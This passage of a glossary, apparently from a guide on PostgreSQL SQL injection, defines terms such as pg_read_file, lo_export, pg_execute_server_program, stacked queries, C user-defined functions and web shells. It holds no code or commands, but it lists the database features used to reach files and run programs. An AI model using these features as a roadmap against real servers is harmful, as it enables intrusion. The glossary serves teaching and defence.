- lo_export: a PostgreSQL function that writes a large object out to a file on disk.
- Object identifier (oid): an internal number the database uses to identify an object uniquely.
- Path: the address of a file or folder on disk.
- pg_execute_server_program: a PostgreSQL role attribute that allows running operating system programs.
- pg_language: a PostgreSQL system catalogue table listing the languages available for writing functions.
- pg_ls_dir: a PostgreSQL function that lists the contents of a directory.
- pg_read_file: a PostgreSQL function that returns the contents of a file as text.
- pg_write_file: a PostgreSQL function intended to write text to a file.
- PostgreSQL: a popular free relational database that also supports file access and running programs.
- Privilege enumeration: systematically finding out what permissions a database role has.
- Remote code execution (RCE): running your own commands on someone else's server.
- Role: a named user inside a database, with its own permissions.
- Schema: a namespace inside a database used to group tables.
- Server: a computer that stays on and answers requests from other computers.
- Session user: the database role that originally opened the connection.
- Shared library: a compiled file of code that a program can load at runtime, such as
.soon Linux or.dllon Windows. - Shell script: a text file of commands for the operating system to run.
- SQL: the language used to ask questions of a relational database.
- SQL injection: tricking a program into treating attacker input as SQL code.
- sqlmap: a well-known automated tool for finding and exploiting SQL injection.
- Stacked queries: sending several SQL statements in one go, separated by semicolons.
- Standard input (stdin): the stream of text a running program reads as input.
- Stored procedure: a saved block of SQL that can be called by name.
- Superuser: the most powerful kind of database role, able to do essentially anything.
- Symbol: a named entry point inside a compiled library that other code can call.
- System catalogue: a table the database keeps about itself, describing its users, tables and settings.
- Table: a set of data organised in columns and rows, like a spreadsheet.
- Trigger: code that runs automatically when data in a table changes.
- UNION: a SQL keyword that combines the results of two queries into one result set.
- User-defined function (UDF): a function written by a user, in SQL or another language such as C, and stored in the database.
- Web shell: a script placed on a server that lets an attacker run commands through a browser.
- WHERE: a SQL keyword that filters rows to those matching a condition.



